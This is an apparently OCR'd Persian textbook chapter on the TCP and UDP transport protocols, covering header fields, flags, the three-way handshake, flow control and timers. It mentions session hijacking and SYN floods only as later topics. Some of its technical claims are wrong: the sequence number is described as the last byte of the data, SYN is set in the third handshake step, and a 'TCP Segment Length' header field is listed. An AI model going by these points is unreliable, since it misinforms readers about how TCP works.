هر پروسه برای تقاضای برقراری یک ارتباط با پروسه‌ای دیگر روی شبکه ، یک شمارهٔ شناسایی برای خود برمی‌گزیند. به این شمارهٔ شناسایی **"آدرس پورت"**[۱] گفته می‌شود. در سرآیند بسته‌ای که توسط پروتکل TCP سازماندهی می‌شود آدرس پورت پروسهٔ فرستنده و آدرس پورت پروسهٔ گیرندهٔ آن درج می‌شود. یکتا بودن شماره‌های پورت که به پروسه‌ها رسمیت و هویت می‌بخشد ، توسط پروتکل TCP به عنوان جزئی از سیستم عامل نظارت خواهد شد. سیستم عامل جدولی را نگهداری میکند که شماره شناسایی تقاضادهندهٔ ارتباط در آن وجود دارد.

آدرس IP ، یک ماشین یکتا را در کل شبکه مشخص می‌نماید؛ شمارهٔ پورت نیز از بین پروسه‌های اجرا شده بر روی آن ماشین ، یکی از آنها را به عنوان مبدأ (یا مقصد) تعیین می‌کند. بنابراین زوجِ آدرس IP و آدرس پورت می‌تواند یک پروسهٔ یکتا و واحد را بر روی هر ماشین در دنیا مشخص نماید. در ادبیات شبکه به این زوج آدرس ، "آدرس سوکت" گفته می‌شود:

(IP Address : Port Number) = Socket Address

مثال : **193.142.22.121:80**


(البته اصطلاح "آدرس سوکت" نباید با مفهوم "برنامه نویسی سوکت" اشتباه شود)

برای حل مسئلهٔ هماهنگی سرعت ارسال و دریافت در پروتکل TCP الگوریتمی پویا برای تنظیم مجموعهٔ زمان سنجهایی که در این رابطه انجام وظیفه می‌نمایند بکار گرفته شده است که در بخشی مجزا تشریح خواهد شد.

قبل از وارد شدن به جزئیات پروتکل TCP بهتر است ساختار بسته‌ای را که این پروتکل برای تحویل به لایهٔ IP تنظیم و سازماندهی میکند ، مورد بررسی قرار بدهیم چرا که بسیاری از مسائل با بررسی ساختار این بسته آشکار خواهد شد. (بسته‌ای که در لایهٔ انتقال تولید و تنظیم می‌شود ، "قطعهٔ TCP"[۲] یا TPDU[۳] نام دارد ، که به اختصار به آن بستهٔ TCP خواهیم گفت.)

ساختار بسته‌های پروتکل TCP

در این بخش یک دید کلی از پروتکل TCP ارائه می‌نمائیم و ساختار سرآیند بسته‌ها را در این پروتکل ، توضیح خواهیم داد. در زیر ساختار یک بستهٔ TCP به تصویر کشیده شده است.



[۱] Port Number
[۲] TCP Segment
[۳] Transport Protocol Data Unit

- فیلد Source Port : در این فیلد یک شمارهٔ ١٦ بیتی بعنوان آدرس پورت پروسهٔ مبدأ (که این بسته را جهت ارسال تولید کرده) ، قرار خواهد گرفت.
- فیلد Destination Port :در این فیلد ، آدرس پورتِ پروسهٔ مقصد که آنرا تحویل خواهد گرفت، تعیین خواهد شد .

همانگونه که در بخش قبلی اشاره شد این دو آدرس مشخص می‌کنند که این بستهٔ از چه برنامهٔ کاربردی در لایه بالاتر تولید و باید به چه برنامه‌ای در ماشین مقصد تحویل داده شود. برخی از پروسه‌های کاربردی و استاندارد دارای شماره پورت استاندارد و جهانی هستند؛ مثلاً سرویس دهنده پست الکترونیکی دارای شماره پورت ٢٥ است. به جدول شماره پورتهای استاندارد در دیسک جانبی کتاب نگاهی بیندازید.

- فیلد Sequence Number : این فیلد سی و دو بیتی ، شمارهٔ ترتیب آخرین بایتی را که در "فیلد داده" از بستهٔ جاری قرار دارد ، نشان می‌دهد.

در پروتکل TCP شمارهٔ ترتیب ، بر حسب شمارهٔ آخرین بایتی است که در بستهٔ جاری قرار گرفته و ارسال شده است. بعنوان مثال اگر در این فیلد عددی معادل ١٩٣٤١ قرار بگیرد به این معناست که داده‌ها تا بایت شمارهٔ ١٩٣٤١ درون فیلد داده قرار دارد . دقت کنید که این عدد بمعنای آن نیست که به تعداد ١٩٣٤١ بایت ، درون قسمت داده قرار دارد ، بلکه همیشه به شمارهٔ ترتیب آخرین بایت داده ، اشاره مینماید. یعنی ممکن است که کلاً درون فیلد داده فقط یک بایت قرار داشته باشد در حالی که در فیلد شمارهٔ ترتیب عدد ١٩٣٤١ قرار داشته باشد. دقّت شود که شمارهٔ ترتیبِ اولین بایت ، از صفر شروع نمی‌شود بلکه از یک عدد تصادفی که در هنگام برقراری ارتباط به اطلاع طرفین میرسد ، شروع خواهد شد.

در فصل هشتم خواهید دید که نفوذگرانی که سعی در ربودن یک نشست (مثل نشست TelNet) دارند به شرطی موفق خواهند شد که بتوانند مقدار اولیهٔ فیلد Sequence Number **را حدس بزنند. به مبحث "ربودن نشست یا Session Hijacking مراجعه کنید.**

- فیلدAcknowledgment Number : این فیلد ٣٢ بیتی نیز شمارهٔ ترتیب بایتی که فرستندهٔ بسته منتظرِ دریافت آن است را تعیین می‌کند. بعنوان مثال اگر دراین فیلد عددی معادل ٣٤٢٣١٠ قرار گرفته باشد بدین معناست که از رشته داده‌ها (که مشخص نیست چند بایت است) تا شماره ٣٤٢٣١٠ صحیح و کامل دریافت شده است و منتظر بایتهای از ٣٤٢٣١١ به بعد می‌باشد.
- فیلد TCP Header Length : عددی که در این فیلد قرار می‌گیرد ، طول سرآیند بستهٔ TCP را بر مبنای کلمات ٣٢ بیتی تعیین می‌کند . بعنوان مثال اگر در این فیلد عدد ٧ قرار بگیرد طول سرآیند مقدار ٢٨=٧×٤ بایت خواهد بود. (این فیلد کلاً چهار بیتی است) دقّت کنید که قسمت ثابت و اجباری در یک بستهٔ TCP حداقل ٢٠ بایت است ولی در فیلد اختیاری Options می‌تواند اطلاعاتی قرار بگیرد و بنابراین گیرندهٔ یک بستهٔ TCP باید بتواند مرز بین سرآیندِ بسته و قسمت داده را تشخیص بدهد . پس عددی که در این فیلد قرار می‌گیرد می‌تواند بعنوان یک "اشاره گر" ، محل

شروع داده‌ها را در یک بستهٔ TCP تعیین کند (توجه دارید که مبنای این عدد کلمات ۳۲ بیتی (چهار بایتی) هستند)

- بیتهای Flag (Code Bits) : شش بیت بعدی در بستهٔ TCP هر کدام نقش یک بیت پرچم را که معنا و کاربرد مختلفی دارند را بازی می‌کنند.

TCP Code Bits

URG	ACK	PSH	RST	SYN	FIN

در فصول آینده خواهید دید که بر اساس این شش بیت (Code Bits) حملات بسیار متنوعی بر علیه شبکه شکل می‌گیرد لذا باید بدقت با عملکرد این بیتها آشنا باشید.

این بیتها و معنای آنها را به ترتیب بررسی می‌کنیم:

- **بیت URG** : در صورتی که این بیت مقدار ۱ داشته باشد ، معین می‌کند که در فیلد Urgent Pointer که در ادامه معرفی خواهد شد مقداری قابل استناد و معتبر قرار دارد و بایستی مورد پردازش قرار گیرد . درصورتی که این بیت صفر باشد فیلد Urgent Pointer شامل مقدار معتبر و قابل استنادی نیست و از آن چشمپوشی می‌شود.
- **بیت ACK** : اگر در این بیت مقدار ۱ قرار گرفته باشد ، نشان می‌دهد که عددی که در فیلد Acknowledgement Number قرار گرفته است ، دارای مقداری معتبر و قابل استناد است . بیت ACK و بیت SYN نقش دیگری نیز دارند که در ادامه بدان اشاره خواهد شد.
- **بیت PSH**[1] : اگر در این بیت مقدار ۱ قرار گرفته باشد فرستندهٔ اطلاعات از گیرنده تقاضا می‌کند که داده‌های موجود در این بسته را بافر نکند و در اسرع وقت آنرا جهت پردازشهای بعدی تحویل برنامهٔ کاربردی صاحب آن بدهد. این عمل گاهی برای برنامه‌هائی مشابه Telnet ضروری است.
- **بیت RST**: اگر در این بیت مقدار ۱ قرار بگیرد ارتباط بصورت یکطرفه و ناتمام قطع خواهد شد[2]، بدین معنا که به هر دلیلی (اعم از نقص سخت افزاری یا نرم افزاری) اشکالی بوجود آمده که یکی از طرفین ارتباط مجبور به خاتمه ارتباط فعلی شده است. همچنین بیت RST می‌تواند بعنوان علامت عدم پذیرش برقراری ارتباط بکار برود.اگر یکی از طرفین ارتباط یک بسته دریافت کند که در آن بیت RST مقدار۱ داشته باشد ، ارتباط بصورت ناهماهنگ و نامتعادل ، قطع خواهد شد.
- **بیت SYN** : این بیت نقش اساسی در برقراری یک ارتباط بازی می‌کند . برقراریِ یک ارتباطِ TCP از روند زیر تبعیت میکند:

❶ شروع کننده ارتباط یک بستهٔ TCP بدون هیچگونه داده و با تنظیم بیتهای (ACK=0, SYN=1)

---

[1] Push
[2] Abnormaly Ended

، برای طرف مقابل ارسال می‌کند . در حقیقت ارسال چنین بسته‌ای به معنای **"تقاضای برقراری ارتباط"**[1] تلقی می‌شود.

❷ در پاسخ به درخواست ارتباط ، در صورتیکه طرف مقابل به برقراری ارتباط تمایل داشته باشد بسته‌ای بر می‌گرداند که در آن بیت SYN=1 و بیت ACK=1 است . این بسته نقش "پذیرش یک ارتباط"[2] را بازی می‌کند.

برقراری ارتباط را بیشتر توضیح خواهیم داد.

- بیت FIN : اگر یکی از طرفین ارتباط ، داده دیگری برای ارسال نداشته باشد در هنگام ارسال آخرین بستهٔ خود این بیت را ۱ می‌کند و در حقیقت ارسال اطلاعات خودش را یکطرفه قطع می‌کند. در این حالت اگر چه ارسال اطلاعات قطع شده و لیکن طرف مقابل هنوز ممکن است به ارسال اطلاعات مشغول باشد. زمانی ارتباط کاملاً خاتمه می‌یابد که طرف مقابل نیز در یک بسته با ۱ کردن بیت FIN ، ارسال اطلاعات را خاتمه بدهد.

❑ فیلد Windows Size : مقدار قرار گرفته در این فیلد مشخص می‌کند که فضای بافرِ گیرنده چند بایت دیگر ظرفیت خالی دارد. یعنی به طرف مقابل اعلام می‌کند که مجاز است از بایت با شمارهٔ ترتیبی که در فیلد Acknowledgement مشخص شده است، حداکثر به اندازهٔ مقداری که در این فیلد درج شده ، ارسال داشته باشد و در غیر اینصورت فضای کافی برای دریافت داده‌ها وجود نداشته و ناگزیر دور ریخته خواهد شد. اگر مقدار این فیلد صفر باشد بدین معناست که بافر گیرنده تماماً پر شده است و امکان دریافت داده‌های بعدی وجود ندارد و پروسهٔ فرستنده متوقف خواهد شد؛ در این مورد نیز بیشتر توضیح خواهیم داد.

❑ فیلد Checksum : در این فیلد ١٦ بیتی ، کد کشف خطا قرار می‌گیرد.

❑ فیلد TCP Segment Length که در آن طول کل بستهٔ TCP مشخص می‌شود.

❑ فیلدUrgent Pointer : در این فیلد یک عدد بعنوان اشاره گر قرار می‌گیرد که موقعیت داده‌های اضطراری را درون بستهٔ TCP معین می‌کند . این داده‌ها ، زمانی اتفاق می‌افتند و ارسال می‌شوند که عملی شبیه وقوع وقفه‌ها در هنگام اجرای یک برنامهٔ کاربردی رخ بدهد. بدون آنکه ارتباط قطع شود داده‌های لازم در همین بستهٔ جاری ارسال خواهد شد. دقّت کنید که داده‌های اضطراری توسط برنامهٔ کاربردی در لایهٔ بالاتر پردازش خواهد شد و برای پروتکل TCP کاربردی ندارد.

❑ فیلد Options : در این فیلد اختیاری است و مقداری نظیر حداکثر طول بستهٔ TCP در آن قرار میگیرد. برای آنکه طول بسته ضریبی از ٤ باقی بماند از این فیلد با کدهای بی ارزش استفاده می‌شود. گزینهٔ خاص دیگری در این فیلد تعریف نشده است.

روش برقراری ارتباط در پروتکل TCP

برای برقراری ارتباط در پروتکل TCP از روش "دست تکانی سه مرحله‌ای" استفاده می‌شود. البته

---

[1] Connection Request
[2] Connection Accept

برقراری ارتباط منوط به این قضیه است که طرفین ارتبـاط آمـادهٔ برقـراری یـک ارتبـاط باشـند یعنـی یکطرف که فعلاً آنرا سرویس دهنده می‌نامیم برای برقراری ارتباط از طریق توابـع سیسـتمی ()listen و ()accept اعلام آمادگی کرده باشد و طرف مقابل نیز یعنی مشتری با فراخوانی تابع سیسـتمی ()connect و تعیین آدرس IP و آدرس پورت پروسهٔ مقصد ، تمایل خود را برای ارتباط ، ابـراز نمـاید. (عملکـرد این توابع را در دیسک جانبی کتاب –"مبحث برنامه‌نویسی سوکت"– مطالعه کنید.) در چنین حالتی بین طرفین اتفاقات سه‌مرحله‌ای خواهد افتاد. در شکل (۸–۲) این مراحل به تصویر کشیده شده است:

در مرحله اوّل ، از طرف شروع‌کنندهٔ ارتباط ، یک بستهٔ TCP (خالی از داده) ارسال خواهد شـد کـه در آن بیت SYN=1 و بیت ACK=0 است و درون فیلد شماره ترتیب عدد x قرار داده شده که در آن x یک عدد تصادفی است. در حقیقت با این شماره به طرف مقابل اطلاع داده می‌شود که ترتیب داده‌های ارسالی از شماره $x+1$ شروع می‌شود . در پروتکل TCP شماره ترتیب ۳۲ بیتی است لذا برای پیشگیری از مشکلات احتمالی ناشی از مساوی بودن شمارهٔ ترتیب بسته‌های ارسالی ، داده‌ها از شماره ۰ شـروع نمی‌شوند ، بلکه از یک عدد تصادفی (که بصورت خودکار تولیـد می‌شـود) ، شـروع مـی‌گـردد و در همان مرحلـهٔ اول ، ایـن شـمارهٔ ترتیـب بـه طـرف مقـابل اعـلام خواهـد شـد. بعنـوان مثـال اگـر SEQ=145500 باشد بدین معناست که داده‌هائی که قـرار اسـت ارسـال شـوند شـماره ترتیـب آنـها از ۱٤٥٥۰۱ آغاز خواهد شد. طرف مقابل حتماً باید از این موضوع باخبر باشد.

در مرحلهٔ دوم ، طرف مقابل با دریافت بسته‌ای با مشخصات فوق الذکـر اگـر تمـایل بـه برقـراری ارتباط نداشته باشد با ارسال یک بستهٔ خالی که در آن بیت RST به ۱ تنظیـم شـده ، ایـن تقاضـا را ردّ می‌کند ولی اگر متمایل به برقراری ارتباط بود یک بستهٔ خالی از داده با مشخصات زیر تولید می‌کند:


- ✓ بیت SYN را یک می‌کند.
- ✓ بیت ACK را یک می‌کند.
- ✓ مقدار فیلد Acknowledgement Number را $x+1$ قرار می‌دهد.
- ✓ مقدار فیلد Sequence Number را مقدار تصادفی y قرار می‌دهد.

در این مرحله که به معنای پذیرش ارتباط است طرف مقـابل بـا قـرار دادن مقـدار فیلـد Ack=$x+1$ نشان می‌دهد که شماره ترتیب x را پذیرفته و منتظرداده‌ها از شماره ترتیب $x+1$ به بعد است . در ضمن خودش عدد تصادفی y را در فیلد .Seq.No قرار می‌دهد و به طـرف مقـابل اعـلام می‌کنـد کـه شـماره ترتیب داده‌های ارسالی از y خواهد بود.

در مرحلهٔ سوّم ، شروع کننده ارتباط با قرار دادن مقادیر زیر شروع ارتباط را تصدیق می‌کند :

- ✓ بیت SYN را یک می‌کند.
- ✓ بیت ACK را یک می‌کند.
- ✓ فیلد Seq. No.=x+1 را قرار می‌دهد.
- ✓ فیلد Ack را y+1 قرار می‌دهد.

با قرار دادن Seq.No.=$x+1$ و Ack=$y+1$ شروع‌کنندهٔ ارتباط اعلام می‌کند که بر روی پارامترهـای شـماره ترتیب توافق شده اسـت و او پذیرفتـه کـه داده‌هـای طـرف مقـابل را از شـماره $y+1$ بپذیـرد. پـس از



شکل (۸-۲) مراحل دست تکانی سه مرحله‌ای برای برقراری ارتباط در پروتکل TCP

این مرحله ارسال و دریافت داده‌ها توسط طرفین (تا هنگامی که ارتباط با اطلاع طرفین خاتمه داده نشده است) آزاد است.

برای **خاتمه ارتباط** روند زیر صورت می‌گیرد:

طرفی که داده‌هایش برای ارسال تمام شده است یک بستهٔ TCP ارسال می‌نماید که در سرآیند آن بیت FIN را یک قرار داده است. طرف مقابل این درخواست را دریافت می‌کند و با ختم یک طرفهٔ آن موافقت می‌کند. ولی چون ارتباط بصورت یکطرفه ختم می‌شود طرف مقابل می‌تواند تا جائیکه داده دارد ، آنها را ارسال کند و نهایتاً در آخرین بسته ، بیت FIN را یک بگذارد تا پس از تصدیقِ آن ، ارتباط به صورت دو طرفه ختم شود.

نکته‌ای که وجود دارد آنست که اگر یکی از طرفین ارتباط در اثر بروز مشکلی سخت افزاری یا نرم افزاری ارتباط را بدون هماهنگی قطع کند حق ندارد تا ۱۲۰ ثانیه به ارتباط مجدد با همان پروسه اقدام کند و این نکته ناشی از آن است که مطمئن باشد بسته‌های قبلی که ارسال کرده یا آنکه برایش ارسال شده از زیرشبکه حذف شده‌اند.

در فصول ششم و هشتم خواهید دید که تقلب در "دست‌تکانی سه مرحله‌ای" شرط موفقیت در برخی از مکانیزمهای پویش یا حمله به سیستم خواهد بود!

کنترل جریان در پروتکل TCP

در اینجا بد نیست که اندکی در مورد نقش فیلد Window size بحث کنیم. همانگونه که قبلاً اشاره شد در پروتکل TCP برای کنترل جریان داده‌ها از بافر استفاده می‌شود و داده‌ها قبل از ارسال به برنامه کاربردی لایه بالاتر بافر شده و بصورت دسته‌ای تحویل خواهد شد و گاهاً ممکن است برنامهٔ کاربردی اقدام به دریافت داده‌های بافر شدهٔ خود در مهلت مقرر نکرده و بافر پر شود. در این حالت گیرنده دیگر قادر به دریافت و ذخیرهٔ داده‌ها در بافرش نخواهد بود ، بهمین دلیل در هر بستهٔ TCP که به طرف دیگر ارسال می‌شود حجم فضای آزاد بافر ، در این فیلد اعلام خواهد شد. نرم افزار TCP در طرف مقابل موظف است خود را با فضای بافر موجود هماهنگ نماید ، یعنی بسته‌ای با طول بزرگتر از فضای بافر اعلام شده ارسال ننماید ، در غیر اینصورت آن بسته پذیرفته نخواهد شد. بعنوان مثال اگر در یک بستهٔ دریافتی مقدار فیلد Window Size مقدار ٤٠٩٦ باشد بدین معناست که از کل فضای بافر موجود ، فعلاً چهار کیلوبایت از آن خالی است.

در این پروتکل به ازای هر ارتباط TCP که موفقیت آمیز برقرار شود ، یک "ساختمان دادهٔ" خاص برای آن ایجاد خواهد شد که اطلاعاتی از آخرین وضعیت ارسال یا دریافت جریان داده‌ها در آن نگهداری می‌شود. این ساختمان داده ، "بلوک نظارت بر انتقال"[1] یا اختصاراً TCB نامیده می‌شود. برخی از متغیرهای تعریف شده درون ساختمان دادهٔ TCB در جدول زیر معرفی شده است.

نام متغیر	توضیح
متغیرهای نظارت بر ارسال داده‌ها	
SND.UNA	**شمارهٔ ترتیب آخرین بسته‌ای که ارسال شده ولی هنوز پیغام Ack آن برنگشته است.**
SND.NXT	**شمارهٔ ترتیب آخرین بایت که داده‌ها از آن شماره به بعد در بستهٔ بعدی که باید ارسال شود.**
SND.WND	**میزان فضای آزاد در بافر ارسال**
SND.UP	**شمارهٔ ترتیب آخرین داده‌های اضطراری که تحویل برنامهٔ کاربردی شده است.**
SND.WL1	
SND.WL2	
SND.PUSH	**شمارهٔ ترتیب آخرین داده‌هایی که باید آنی به برنامهٔ کاربردی گسیل (Push) شود.**
SND.ISS	**مقدار اولیهٔ شمارندهٔ ترتیب داده‌های دریافتی که در حین ارتباط بر روی آن توافق می‌شود.**
متغیرهای نظارت بر دریافت داده‌ها	
RCV.NXT	**شمارهٔ ترتیب آخرین بایت در بستهٔ بعدی که از آن شماره به بعد انتظار دریافت آنرا دارد.**
RCV.WND	**میزان فضای آزاد در بافر دریافت**
RCV.UP	**شمارهٔ ترتیب آخرین داده‌های اضطراری که برای برنامهٔ طرف مقابل ارسال شده است.**
RCV.IRS	**مقدار اولیهٔ شمارندهٔ ترتیب داده‌های ارسالی که در حین ارتباط بر روی آن توافق می‌شود.**

[1] Transmission Control Block

در فصل نهم یاد خواهیم گرفت که اساس برخی از حملات DoS همین فضایی است که یک ماشین به ازای هر ارتباط TCP در حافظه ایجاد می‌کند.(به مبحث اشباع منابع سیستمی و همچنین SYN Flood مراجعه کنید) !

زمان سنجها در پروتکل TCP[1]

عملکرد صحیح پروتکل TCP وابستگی شدیدی به استفادهٔ درست و منطقی از زمان سنجها دارد. در این بخش مهمترین زمان سنجهای بکار رفته در این پروتکل را بررسی می‌نماییم :

- Retransmission Timer : به گونه‌ای که اشاره شد پس از برقراری یک ارتباط ، وقتی بسته‌ای برای پروسهٔ مقصد ارسال میشود ، ضمن نگهداری موقت آن در یک بافر ، برای آن یک زمان سنج تنظیم و فعّال میشود و اگر در مهلت مقرّر پیغام دریافت آن (Ack) نرسید ، آن بسته از نو برای مقصد ارسال خواهد شد. این زمان سنج که اختصاراً RT نامیده میشود به یک مقدار پیش فرض ، مقداردهی میشود و شروع به شمارش معکوس زمان می‌نماید؛ هرگاه مقدار آن زمان سنج به صفر برسد ولی پیغام دریافت بسته برنگردد ، "رخداد انقضای زمانِ تکرار"[2] حادث شده و پروسهٔ TCP را وادار به ارسال مجدد آن بسته می‌کند و مراحل قبلی از نو تکرار می‌شود.

  عملکرد این زمان سنج بسیار ساده است ولی مسئلهٔ بغرنج در شبکه آنست که : اولاً پیش فرض این زمان سنج چه مقداری باشد؟ ثانیاً عمل ارسالِ مجدّد یک بسته چند بار تکرار شود؟

  در شبکه‌های محلی سریع ، زمان رفت یک بسته و برگشت پیغام دریافتِ آن ، حدود چند هزارم ثانیه طول خواهد کشید در حالی که در شبکهٔ WAN این زمان رفت و برگشت میتواند تا چندین ثانیه طول بکشد.

  اگر قرار باشد زمان پیش فرض زمان سنج RT به مقداری کم تنظیم شود ، آنگاه وقتی مقصد روی یک شبکهٔ راه دور واقع است ، قبل از آنکه بسته بتواند به مقصد برسد ، مهلت این زمان سنج منقضی شده و بسته مجدداً ارسال می‌شود و این کار برای هر بسته بطور متوالی تکرار می‌شود و ترافیک زائد و بیهوده‌ای را به شبکه تحمیل می‌کند. از طرف دیگر اگر قرار باشد زمان پیش فرض این زمان سنج با مقداری بزرگ تنظیم شود در شبکه‌های محلی و سریع ، هنگام بروز یک خطا تاخیر زیادی بوجود خواهد آمد. بهترین راه تنظیم زمان سنج استفاده از روشهای وفقی و پویا است چراکه راندمان پروتکل TCP به شدت به آن وابسته است.

- Keep-Alive Timer : ممکن است طرفین یک ارتباط به هر دلیلی ارسال اطلاعات را موقتاً متوقف کنند و هیچ دادهای مبادله نشود ، هرچند ارتباط TCP فعّال و باز باشد. از سوی دیگر ممکن است یکی از طرفین به دلیلی مثل خرابی سخت افزاری یا نرم افزاری ، بدون اطلاع ، ارتباط را رها کرده باشد. برای تمایز بین این دو حالت ، فرستندهٔ اطلاعات با استفاده از این زمان سنج در بازههای زمانی منظم یک بستهٔ TCP که خالی از هرگونه دادهای می‌باشد برای مقصد ارسال می‌شود و در صورتی که پیغام دریافت آن باز گشت ، نشان دهندهٔ آنست که ارتباط TCP فعال و باز است؛ در غیر

---

[1] TCP Timers
[2] Retransmission Timeout Event

این صورت ارتباط TCP بصورت یکطرفه قطع شده و تمام بافرها و فضای ایجاد شده آزاد می‌شوند. زمان پیش فرض این زمان سنج مقداری بین ۵ تا ٤٥ ثانیه می‌باشد.

- Persistence Timer : در پروتکل TCP وقتی یکی از طرفین ارتباط ، مقدار فضای بافر آزاد خود را در فیلد Window Size صفر اعلام کند ، ناگزیر پروسهٔ طرف مقابل متوقف (بلوکه) خواهد شد. در چنین حالتی پس از آنکه مقداری از فضای بافر پر شده تخلیه شد ، این موضوع باید به طرف مقابل گزارش شود تا سیستم عامل ، پروسهٔ بلوکه شده را احیا کرده و ادامهٔ ارسال از طرف مقابل ممکن باشد ، در غیر اینصورت "بن بست"[1] و تاخیر بینهایت برای پروسه بوجود خواهد آمد. با استفاده از این زمان سنج پس از آزاد شدن فضای بافر ، در فواصل زمانی منظم یک بستهٔ TCP برای پروسهٔ بلوکه شده ارسال می‌شود تا ضمن آگاهی از آخرین وضعیت فضای بافر پروسه بتواند احیا شود.
- Quiet Timer : ممکن است یک ارتباط TCP بسته شود ولی هنوز بسته‌هایی سرگردان بر روی شبکه وجود داشته باشند که پس از بسته شدن ارتباط TCP به مقصد برسند ، لذا در این پروتکل پس از بسته شدن یک ارتباط با شمارهٔ پورت خاص ، بقیهٔ پروسه‌ها تا مدتی حق استفاده از شمارهٔ پورتی که اخیراً بسته شده را ندارند. این زمان را Quiet Timer مشخص می‌نماید. مقدار پیش فرض این زمان سنج دقیقاً دو برابر مقدار پیش فرض زمان حیات بستهٔ IP بر حسب ثانیه است. (چیزی بین ۳۰ تا ۱۲۰ ثانیه)
- Idle Timer : این زمان سنج برای آن است که اگر تلاش برای تکرار ارسال یک بسته بیش از حد متعارف انجام شود ، ارتباط TCP را بصورت یکطرفه رها کرده و قطع نماید. مقدار معمول این زمان سنج ۳٦۰ ثانیه (٦ دقیقه) است.

پروتکل *UDP*

پروتکل TCP پروتکلی "اتصالگرا" است و لزوم برقراری یک ارتباط قبل از هرگونه مبادلهٔ داده ، می‌تواند بین چند میلی ثانیه (برای شبکه‌های محلی سریع) تا چندین ثانیه (برای شبکه‌های WAN) طول بکشد؛ در ضمن تامل برای بازگشت پیغامهای Ack ، یک پروسهٔ کاربردی را با تاخیر مواجه خواهد کرد. برای برخی از کاربردها این زمان قابل تحمل نیست و سرعت در رسیدن یک بسته به مقصد ، ضروریتر از پرداختن به مسائلی از قبیل بررسی شمارهٔ ترتیب و ارسال پیغامهای کنترلی محسوب میشود. (کاربردهایی مثل سیستم DNS یا TFTP که در بخشهای آتی بررسی میشوند.)

در لایهٔ انتقال از مدل TCP/IP برای چنین کاربردهایی یک پروتکل ساده و سریع به نام UDP معرفی شده است که به صورت ذاتی "بدون اتصال"[2] است ، یعنی بدون هیچ اطلاعی از سرنوشتی که در انتظار یک بسته است ، به سمت مقصد ارسال می‌شود. هرگونه اطلاعی از رسیدن یا نرسیدن داده‌ها باید در لایه بالاتر بررسی و مدیریت شود.


پروتکل UDP ، تمام کاستی‌های لایهٔ IP را دارد (به غیر از نظارت بر خطای کانال که می‌تواند

---

[1] Deadlock
[2] Connectionless

وجود داشته باشد) و تنها ارمغان این پروتکل برای پروسه‌ها سرعت ارسال و کم شدن تأخیرات ناشی از نظارت بر جریان بسته‌هاست.

در ادامه ساختار بسیار سادهٔ یک بستهٔ UDP را بررسی میکنیم. در زیر ساختار یک بستهٔ UDP به تصویر کشیده شده است.



- فیلد Source Port : در این فیلد ، یک شمارهٔ ١٦ بیتی بعنوان آدرس پورت پروسهٔ مبدأ که این بسته را جهت ارسال ، تولید کرده ، قرار خواهد گرفت.
- فیلد Destination Port :در این فیلد ، آدرس پورتِ پروسهٔ مقصد که آنرا تحویل خواهد گرفت، تعیین خواهد شد .

همانگونه که در بخش قبلی اشاره شد این دو آدرس مشخص می‌کنند که این بسته از کدام برنامهٔ کاربردی در لایه بالاتر تولید و باید به چه برنامه‌ای در ماشین مقصد تحویل داده شود.

